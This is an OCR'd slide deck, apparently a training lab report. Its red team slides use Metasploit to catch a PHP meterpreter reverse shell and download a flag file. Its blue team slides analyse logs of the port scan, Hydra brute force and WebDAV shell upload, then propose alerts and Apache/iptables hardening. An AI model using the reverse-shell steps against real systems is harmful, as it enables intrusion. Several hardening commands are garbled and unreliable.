
“msfconsole”

05



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 6666
lport ⇒ 6666
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost ⇒ 192.168.1.90
msf5 exploit(multi/handler) > run
```


06



```
[*] Started reverse TCP handler on 192.168.1.90:6666
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 6 opened (192.168.1.90:6666 → 192.168.1.105:49750)
 at 2022-01-13 17:38:39 -0800

meterpreter > █
```

07



```
meterpreter > shell
Process 2218 created.
Channel 6 created.
ls /
bin
boot
dev
etc
flag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
exit
meterpreter > download /flag.txt
[*] Downloading: /flag.txt → flag.txt
[*] Downloaded 16.00 B of 16.00 B (100.0%): /flag.txt → flag.txt
[*] download   : /flag.txt → flag.txt
meterpreter > █
```

```
b1ng0w@5h1sn@m0
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

@timestamp: Descending	Attacker IP Address	Attacker Source Port	Number of Port Requests
Jan 13, 2022 @ 11:30:01.708	192.168.1.90	50,398	1,000
Jan 13, 2022 @ 11:30:01.708	192.168.1.90	50,939	1
Jan 13, 2022 @ 11:30:01.708	192.168.1.90	50,995	1
Jan 13, 2022 @ 11:30:01.708	192.168.1.90	53,398	1
Jan 13, 2022 @ 11:30:01.708	192.168.1.90	55,492	1

- The Initial scan occurred at *11:30:01, 22-01-13*.
- 1004 packets were sent in total, all originating from *192.168.1.90*
- The fact that all of these requests were made at the exact same time, to different ports, is indicative of this being a port scan.


Analysis: Finding the Request for the Hidden Directory

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	789,987
http://192.168.1.105/company_folders/secret_folder	3,636
http://192.168.1.105/webdav/	50
http://192.168.1.105/webdav/reverse_shell.php	39
http://192.168.1.105/	20

Export: Raw
Formatted

- Between *11:45:29* and *11:46:18*, *22-01-13*, *3,638* GET requests were made to “company_folder/secret_folder” *and its subdirectories.*
- The *“company_folder/secret_folder”* was requested 3,636 times. 3,633 of these requests were automated with hydra. The *“company_folder/secret_folder/connect_to_crop_sever*”, which contained details on how to connect to the WebDAV, was requested a further 2 times. All traffic came from *“192.168.1.90”*



source.ip

Top 5 values in 500 / 500 records

192.168.1.90 100%

Analysis: Uncovering the Brute Force Attack

```
url.full :"http://192.168.1.105/company_folders/secret_folder" and user_agent.original : "Mozilla/4.0 (Hydra)"
```

3,633 hits

Jan 12, 2022 @ 04:16:31.942 - Jan 15, 2022 @ 04:16:31.942 — Auto

Count
3000
2000
1000
0
2022-01-12 06:00
2022-01-12 12:00
2022-01-12 18:00
2022-01-13 00:00
2022-01-13 06:00
2022-01-13 12:00
2022-01-13 18:00
2022-01-14 00:00
2022-01-14 06:00
2022-01-14 12:00
2022-01-14 18:00
2022-01-15 00:00
@timestamp per hour

- We can determine that there were 3633 requests made by Hydra in the brute force attempt, by filtering for the user agent: *"Mozilla/4.0 (Hydra)"*
- Cross referencing this with the amount of 401 errors we can determine that it took 3628 attempts before successfully gaining access to the *"secret_folder"* directory

Analysis: Finding the WebDAV Connection

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	789,987
http://192.168.1.105/company_folders/secret_folder	3,636
http://192.168.1.105/webdav/	50
http://192.168.1.105/webdav/reverse_shell.php	39
http://192.168.1.105/	20

Export: Raw Formatted

- 790,077 requests were made to the *WebDAV* directory, 789,987 of these can be attributed to brute force attempts. A further 50 are successful connections, 39 were accessing the payload “reverse_shell.php” and 1 was accessing the *“password.dav”*

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

We can set an alarm to detect port scans, and send an email to SOC using the following criteria:

source_ip="NOT 192.168.1.105"
destination_ip="192.168.1.105"
destination_port="NOT ("443" OR "80")"

With a threshold of > 3 events within a second

System Hardening

Configuring the Linux iptables response to tcp flags will prevent an attacker from successfully enumerating our network. By dropping packets instead of sending a response, the ports will seem closed to a port scanner.

This can be done with the following commands:

```
IPTABLES -A INPUT -p tcp -tcp-flags SYN,ACK SYN,ACK -m sr=tate -state NEW -j DROP
IPTABLES -A INPUT -p tcp -tcp-flags ALL NONE -j DROP
IPTABLES -A INPUT -p tcp -tcp-flags SYN,FIN SYN,FIN -j DROP
IPTABLES -A INPUT -p tcp -tcp-flags SYN,RST SYN,RST -j DROP
IPTABLES -A INPUT -p tcp -tcp-flags ALL SYN,RST, ACL,FIN,URG -j DROP
IPTABLES -A INPUT -p tcp -tcp-flags FIN,RST FIN,RST -j DROP
IPTABLES -A INPUT -p tcp -tcp-flags ACK,FIN FIN -j DROP
IPTABLES -A INPUT -p tcp -tcp-flags ACK,PSH PSH -j DROP
IPTABLES -A INPUT -p tcp -tcp-flags ACK, URG URG -j DROP
```

We can also disallow any traffic to and from any unnecessary ports with the following command:

```
IPTABLES -A INPUT -p tcp -m tcp -m multiport ! -dports 80,443 -j DROP
```

Mitigation: Finding the Request for the Hidden Directory

Alarm

We can set an alarm to detect unauthorized access to *"secret_folder"*, and send an email to SOC using the following criteria:

```
source_ip= "NOT ("192.168.1.105" OR "192.168.1.1")"
url.full= "http://192.168.1.105/company_folders/secret_folder"
```

With a threshold of > 0 events within a minute.

System Hardening

Best practise would be to change the apache servers configuration to disable directory listing.

This can be done with the following commands:

```
"sudo sed -i 's/Options Indexes FollowSymLinks/Options FollowSymLinks/g'
/etc/apache2/apache2.conf"
```

```
"sudo service apache2 reload"
```

Further configuration of the *"apache.conf"* file would prevent undefined ip addresses from accessing the server. We can do this easily using the following commands:

```
"sudo sed -i "/# access here, or in any related virtual host/a<Directory
\/var\/www\/company_folders\/secret_folder\/>\n\tOrder deny,allow\n\tdeny from
all\n\tAllow from 192.168.1.1\n\tAllow from 192.168.1.105\n<\/Directoy>"
/etc/apache2/apache.conf"
```

```
"sudo service apache2 reload"
```

Mitigation: Preventing Brute Force Attacks

Alarm

We can set an alarm to detect brute force attacks via hydra, and send an email to SOC using the following criteria:

user_agent.original="Mozilla/4.0 (hydra)"

Because this user agent is exclusive to hydra we can set a threshold of >0 within a minute and be certain that it is a brute force attack.

In order to detect brute force attacks utilizing a platform other than hydra I'd suggest a more general alert also to be triggered by:

response_status_code="401"

With a threshold of >10 *"401"* status codes to a single address within a minute.

System Hardening

The success of this brute force attempt was the result of multiple system vulnerabilities, including ashton being named as the user with access to the *"secret_folder"*, his password being included in the *"rockyou.txt"* file and no mitigation against automated brute forcing programs such as hydra.

My advice is the implementation of a stronger password policy such as the use of a more complex "pass-phrase". In conjunction with this I would also recommend the use of Multi-factor authentication to prevent automated attacks.

Also, changes need to be made to the web server to omit details such as Ryan's password hash and instructions for logon.

The final change we can make to prevent the use of Hydra specifically is to completely block traffic from *"user_agent.original=Mozilla/4.0 (hydra)".*

Mitigation: Detecting the WebDAV Connection

Alarm

We can set an alarm to detect unauthorized access to *“WebDAV”*, and send an email to SOC using the following criteria:

```
source_ip= “NOT (“192.168.1.105” OR “192.168.1.1”)”
url.full= “http://192.168.1.105/webdav”
```

Due to the limited access that is required for the webdav we can set a threshold of >0 within a minute for our alert.

System Hardening

Again, configuration of the *“apache.conf”* file would prevent undefined ip addresses from accessing the server. We can do this easily using the following commands:

```
“sudo sed -i “/# access here, or in any related virtual host/a<Directory
\/var\/www\/webdav\/>\n\tOrder deny,allow\n\tdeny from all\n\tAllow from
192.168.1.1\n\tAllow from 192.168.1.105\n<\/Directoy>”
/etc/apache2/apache.conf”
```

```
“sudo service apache2 reload”
```

It is also very simple to make amendments to this file depending on the changing scope of access required, by adding or removing IP addresses from the rule.

```
“sudo sed -i “/192.168.1.105/a\\\t(INSERT NEW IP HERE)”
/etc/apache2/apache.conf”
```

Mitigation: Identifying Reverse Shell Uploads

Alarm

We can set an alarm to detect unauthorized uploads to *“WebDAV”*, and send an email to SOC using the following criteria:

```
source_ip= “NOT (“192.168.1.105” OR “192.168.1.1”)”
url.full= “http://192.168.1.105/webdav”
http.request.method=”PUT”
```

Once again due to the limited authorized access to *“WebDAV”* we can set a threshold of >0 PUT requests from unspecified IP addresses within a minute for our alert.

System Hardening

Again, configuration of the *“apache.conf”* file would prevent undefined ip addresses from uploading to the server, by blocking PUT requests from undefined sources. We can do this easily using the following commands:

```
“sudo sed -i “/# access here, or in any related virtual host/a<Directory
\/var\/www\/webdav\/>\n\tOrder deny,allow\n\tdeny from all\n\tAllow from
192.168.1.1\n\tAllow from 192.168.1.105\n\t<Limit PUT DELETE>\n\tOrder
deny,allow\n\tDeny from all\n\tAllow from 192.168.1.1\n\tAllow from
192.168.1.105\n\t<\/Limit>\n<\/Directoy>” /etc/apache2/apache.conf”
```

```
“sudo service apache2 reload”
```

Or in the case of having already run the command from the previous slide:

```
“sudo sed -i “/192.168.1.105/a\\\t<Limit PUT DELETE>\n\tOrder
deny,allow\n\tDeny from all\n\tAllow from 192.168.1.1\n\tAllow from
192.168.1.105\n\t<\/Limit>” /etc/apache2/apache.conf”
```

```
“sudo service apache2 reload”
```

The End